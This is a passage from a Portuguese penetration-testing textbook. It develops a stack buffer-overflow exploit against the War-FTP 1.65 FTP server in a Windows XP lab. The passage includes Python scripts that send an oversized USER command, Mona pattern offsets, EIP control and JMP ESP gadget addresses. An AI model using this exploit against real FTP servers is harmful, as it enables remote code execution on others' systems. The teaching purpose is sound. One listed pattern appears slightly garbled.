


Figura 17.5 – O War-FTP provoca uma falha em consequência de um buffer overflow.

Depois que executamos nosso exploit, podemos ver que o War-FTP sofre uma pausa como consequência de uma violação de acesso ao tentar executar uma instrução em `41414141`. Com base no que aprendemos no exemplo de buffer overflow no Linux no capítulo 16, esse resultado deve ser familiar. Um endereço de retorno foi sobrescrito pela nossa longa string de *A*s, de modo que, quando a função retornou, `41414141` foi carregado no registrador EIP. O programa tentou executar as instruções nesse local da memória, que está fora dos limites do programa, e isso provocou uma falha.

Localizando o EIP

Como no exemplo anterior, precisamos saber quais são os quatro *A*s de nossa string que estão sobrescrevendo o endereço de retorno. Infelizmente, 1.100 *A*s é um pouco mais do que os 30 que usamos no capítulo anterior, portanto simplesmente efetuar a contagem na memória é mais difícil nesse caso. Além do mais, não podemos ter certeza de que os primeiros *A*s que estamos vendo na pilha são os primeiros *A*s enviados como parte do exploit.

Tradicionalmente, o próximo passo seria provocar uma falha novamente no programa com 550 *A*s, seguidos de 550 *B*s. Se o programa falhar com `41414141` no EIP, então a sobrescrita do endereço de retorno ocorreu nos primeiros 550 bytes; se ele falhar com `42424242` no EIP, a sobrescrita ocorreu na segunda metade. A partir daí, a metade da string em questão seria separada em 275 *A*s, seguidos de 275 *B*s. De modo lento, porém certeiro, esse método irá restringir a localização exata.

Gerando um padrão cíclico para determinar o offset

Felizmente, podemos usar o Mona para gerar um padrão cíclico único a fim de descobrir os quatro bytes corretos que efetuam a sobrescrita do endereço de retorno em apenas uma iteração. Para usar o Mona nessa tarefa, digite **`!mona pattern_create`** com tamanho igual a **1100** como argumento na parte inferior da janela do Immunity Debugger, como mostrado na figura 17.6.




Figura 17.6 – Usando pattern_create no Mona.

O padrão cíclico de 1.100 caracteres é gravado no arquivo *C:\logs\war-ftpd\pattern.txt*, como mostrado na listagem 17.2.

Listagem 17.2 – Saída do comando pattern_create

```
===============================================================================
  Output generated by mona.py v2.0, rev 451 - Immunity Debugger
  Corelan Team - https://www.corelan.be
===============================================================================
  OS : xp, release 5.1.2600
  Process being debugged : war-ftpd (pid 2416)
===============================================================================
  2015-11-10 11:03:32
===============================================================================

Pattern of 1100 bytes :
-----------------------
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9
An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5
Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7
Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3
Bk4Bk5Bk
```

Iremos substituir a longa string de *A*s pelo padrão único mostrado na listagem 17.2. Contudo, antes de executar o exploit novamente, devemos reiniciar o War-FTP por causa da falha anterior. No Immunity Debugger, acesse **Debug ▸ Restart** (Depurar-▸ Reiniciar) e, em seguida, aperte o botão **Play** (Executar) e clique no ícone de raio para dizer ao War-FTP para que fique ouvindo a rede. (Siga esses passos sempre que for necessário reiniciar o War-FTP após uma falha.) De modo alternativo, você pode fechar o Immunity Debugger, reiniciar o War-FTP manualmente e associá-lo ao novo processo no depurador. Substitua o valor do buffer no exploit pelo padrão da listagem 17.2, cercado de aspas para que ele seja uma string Python, conforme mostrado na listagem 17.3.

NOTA Se o War-FTP recusar-se a reiniciar apresentando o erro *Unknown format for user database* (Formato desconhecido para o banco de dados de usuário), encontre e apague os arquivos *FtpDaemon.dat* e/ou *FtpDaemon.ini* que foram criados no desktop pelo War-FTP. Isso deve resolver o problema e o War-FTP deverá iniciar normalmente.

Listagem 17.3 – Exploit com padrão cíclico

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
❶  buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6
Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ap3Ar7Ar8
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4
Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Ax2Ax3Ax4
Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0
Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3
Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9
Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
Bk"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Agora execute o exploit novamente com o padrão gerado que tem início em ❶ e substitui os 1.100 *As*.

```
root@kali:~# ./ftpexploit
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Após ter executado nosso exploit com o padrão do Metasploit, observe novamente o Immunity Debugger, como mostrado na figura 17.7, para ver que valor está contido no EIP e descobrir que ponto de nossa string de ataque sobrescreve o endereço de retorno.




Figura 17.7 – Identificando a sobrescrita do endereço de retorno.

O War-FTP provocou um falha novamente, porém, dessa vez, o EIP contém quatro bytes do padrão que geramos: `32714131`. Podemos usar o Mona para determinar exatamente em que ponto do padrão cíclico de 1.100 caracteres está o equivalente ASCII de `32714131`. Digite **`!mona pattern_offset 32714131`** para obter somente o offset, ou digite **`!mona findmsp`** no prompt do Immunity Debugger, como mostrado na figura 17.8, para fazer o Mona realizar análises adicionais em todos os registradores e em instâncias do padrão na memória.

O Mona encontra instâncias do padrão cíclico na memória. A saída do comando é gravada em *C:\logs\war-ftpd\findmsp.txt*. Parte dela está sendo mostrada aqui:

```
EIP contains normal pattern : 0x32714131 (offset 485)
ESP (0x00affd48) points at offset 493 in normal pattern (length 607)
EDI (0x00affe48) points at offset 749 in normal pattern (length 351)
EBP (0x00affda0) points at offset 581 in normal pattern (length 519)
```




Figura 17.8 – Encontrando os offsets do padrão no Mona.

Verificando os offsets

De acordo com o Mona, a sobrescrita de nosso endereço de retorno está a 485 bytes do início da string de ataque. Podemos conferir isso, como mostrado na listagem 17.4.

Listagem 17.4 – Verificando o offset do EIP

```
root@kali:~# cat ftpexploit
#!/usr/bin/python
import socket
❶ buffer = "A" * 485 + "B" * 4 + "C" * 611
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
```

```
s.send('USER ' + buffer  + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Agora criaremos uma string de ataque que contém 485 *A*s, 4 *B*s e 611 *C*s, como mostrado em ❶ na listagem 17.4. Com nossa nova string definida, se o EIP contiver 42424242 quando o programa provocar a falha, saberemos que descobrimos os quatro bytes corretos do endereço de retorno. (Lembre-se de reiniciar o War-FTP no Immunity Debugger antes de executar o exploit novamente.) Agora confira o EIP, como mostrado na figura 17.9.




Figura 17.9 – O War-FTP causa uma falha com o EIP preenchido com Bs.

Conforme esperado, o War-FTP provocou uma falha novamente, dessa vez com 42424242 no EIP. Esse resultado confirma que descobrimos a localização do endereço de retorno em nossa string de ataque. Em seguida, devemos encontrar um local para redirecionar a execução e explorar essa vulnerabilidade de buffer overflow.

Sequestrando a execução

No exemplo de exploit discutido no capítulo 16, desviamos a execução para outra função. Infelizmente, como não temos o código-fonte do War-FTP para analisar e achar um código potencialmente interessante, desta vez, usaremos uma técnica mais comum no desenvolvimento de exploits. Em vez de redirecionar a execução para outro ponto do programa, vamos introduzir nossas próprias instruções e redirecionar a execução para uma parte de nossa string de ataque.

Inicialmente, devemos descobrir se parte de nossa string de ataque é facilmente acessível no momento da falha. Observe novamente a saída do comando `!mona findmsp` em *C:\logs\warftp-d\findmsp.txt*, como mostrado aqui:

```
EIP contains normal pattern : 0x32714131 (offset 485)
ESP (0x00affd48) points at offset 493 in normal pattern (length 607)
EDI (0x00affe48) points at offset 749 in normal pattern (length 351)
EBP (0x00affda0) points at offset 581 in normal pattern (length 519)
```

Além de assumir o controle do EIP, os registradores ESP, EDI e EBP também apontam para parte da string de ataque. Em outras palavras, nossa string de ataque determina o conteúdo desses registradores e não há nada que nos impeça de substituir parte da string de ataque (os *C*s em nossa falha atual) com instruções úteis para a CPU executar.

Podemos ver que o ESP está no endereço de memória `00AFFD48`, enquanto o EBP está no endereço de memória `00AFFDA0`, um pouco mais acima. O EDI está em `00AFFE48`. Poderíamos redirecionar a execução para qualquer um desses locais, porém, com o endereço mais baixo bem acima na pilha, temos um pouco mais de espaço para nossas instruções.

> **NOTA** Observe também que o ESP não aponta diretamente para o início de nossos *C*s. A sobrescrita do ponteiro de retorno salvo está no byte 485 do padrão, porém o ESP está no byte 493, a oito bytes de distância (quatro bytes para o endereço de retorno e quatro bytes de *C*s).

Clique com o botão direito do mouse em **ESP** na parte superior à direita da janela do Immunity Debugger e selecione **Follow in Stack** (Seguir na pilha). A pilha está sendo mostrada na parte inferior à direita da janela do Immunity Debugger. Faça rolagens de algumas linhas, como mostrado na figura 17.10.

Observe que a linha acima de ESP também contém quatro *C*s e acima deles estão quatro *B*s para o endereço de retorno. Isso nos diz que devemos iniciar nossas instruções maliciosas para a CPU executar quatro bytes a partir do início de

nossos *Cs* na string de ataque (porque o ESP está a quatro bytes do início dos *Cs*); caso contrário, os primeiros quatro bytes de nosso shellcode serão perdidos. (Esse tipo de cenário surgirá com frequência porque esses quatro *Cs* resultam de uma convenção de chamada e indicam que a função tem argumentos limpos.)

NOTA As convenções de chamada correspondem a um conjunto de regras implementadas em um compilador, que descrevem como uma função filha receberá os argumentos da função que a chamar. Algumas convenções farão com que a função que chamar remova os argumentos da pilha, enquanto outras definem que a função filha deve remover os argumentos. Essa última convenção fará com que duas ou mais dwords (de acordo com a quantidade de argumentos) sejam puladas na pilha automaticamente, como mostrado na figura 17.10, assim que a função filha terminar.




Figura 17.10 – ESP controlado pela string de ataque.

Agora podemos simplesmente colocar `00AFFD48` no endereço de retorno, substituir nossos *Cs* pelo shellcode e teremos um exploit completo, certo? Você chegou perto, mas nem tanto. Infelizmente, se simplesmente fixarmos o endereço `00AFFD48` em nosso endereço de retorno, o exploit poderá funcionar adequadamente para nós, porém não funcionará em outros casos – e queremos que ele funcione da forma

mais universal possível. Como vimos no capítulo 16, as localizações dos registradores como o ESP podem mudar de acordo com aspectos do programa como o tamanho dos argumentos fornecidos ou o fato de a pilha estar associada a uma thread, o que significa que o endereço da pilha poderá ser diferente na próxima vez que você atacar a aplicação. Felizmente para nós, acessar um registrador da CPU para executar o seu conteúdo é representado pela instrução `JMP ESP` (ou o nome de outro registrador, conforme for necessário) na linguagem assembly. Em sistemas operacionais anteriores ao ASLR, como o nosso alvo Windows XP SP3, as DLLs do Windows sempre eram carregadas no mesmo local da memória. Isso significa que, se descobrirmos um `JMP ESP` em um módulo executável em nosso alvo Windows XP, ele deverá estar no mesmo local em todos os computadores Windows XP SP3 em inglês.

A propósito, `JMP ESP` não é nossa única opção. Desde que acabemos com nossa execução apontada para ESP, podemos usar uma instrução equivalente a `JMP ESP` ou até mesmo uma série de instruções. Por exemplo, `CALL ESP` funcionará, ou `PUSH ESP` seguido de `RET`, que desvia a execução para o endereço de memória em `ESP`.

Podemos encontrar todas as ocorrências de `JMP ESP` e os equivalentes lógicos nos módulos executáveis do War-FTP por meio do comando `!mona jmp -r esp`, como mostrado na figura 17.11.

Os resultados são gravados em *C:\logs\war-ftpd\jmp.txt*. São apresentadas 84 possíveis instruções `JMP ESP` (ou equivalentes). Algumas podem conter caracteres indevidos (como será discutido mais adiante neste capítulo); quais instruções devemos escolher? Como regra geral, escolha os módulos que pertençam à própria aplicação, e não ao sistema operacional. Se isso não for possível, tente usar módulos relativamente estáveis como o *MSVCRT.dll* porque poucas alterações foram feitas nesse módulo em patches do Windows quando comparado a outros módulos do sistema (embora as alterações ainda sejam possíveis de acordo com o idioma do sistema operacional). As instruções `JMP ESP` encontradas pelo Mona em *MSVCRT.dll* estão sendo mostradas a seguir.

```
0x77c35459 : push esp # ret  |  {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
    SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c354b4 : push esp # ret  |  {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
    SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c35524 : push esp # ret  |  {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
    SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
0x77c51025 : push esp # ret  |  {PAGE_EXECUTE_READ} [MSVCRT.dll] ASLR: False, Rebase: False,
    SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\MSVCRT.dll)
```

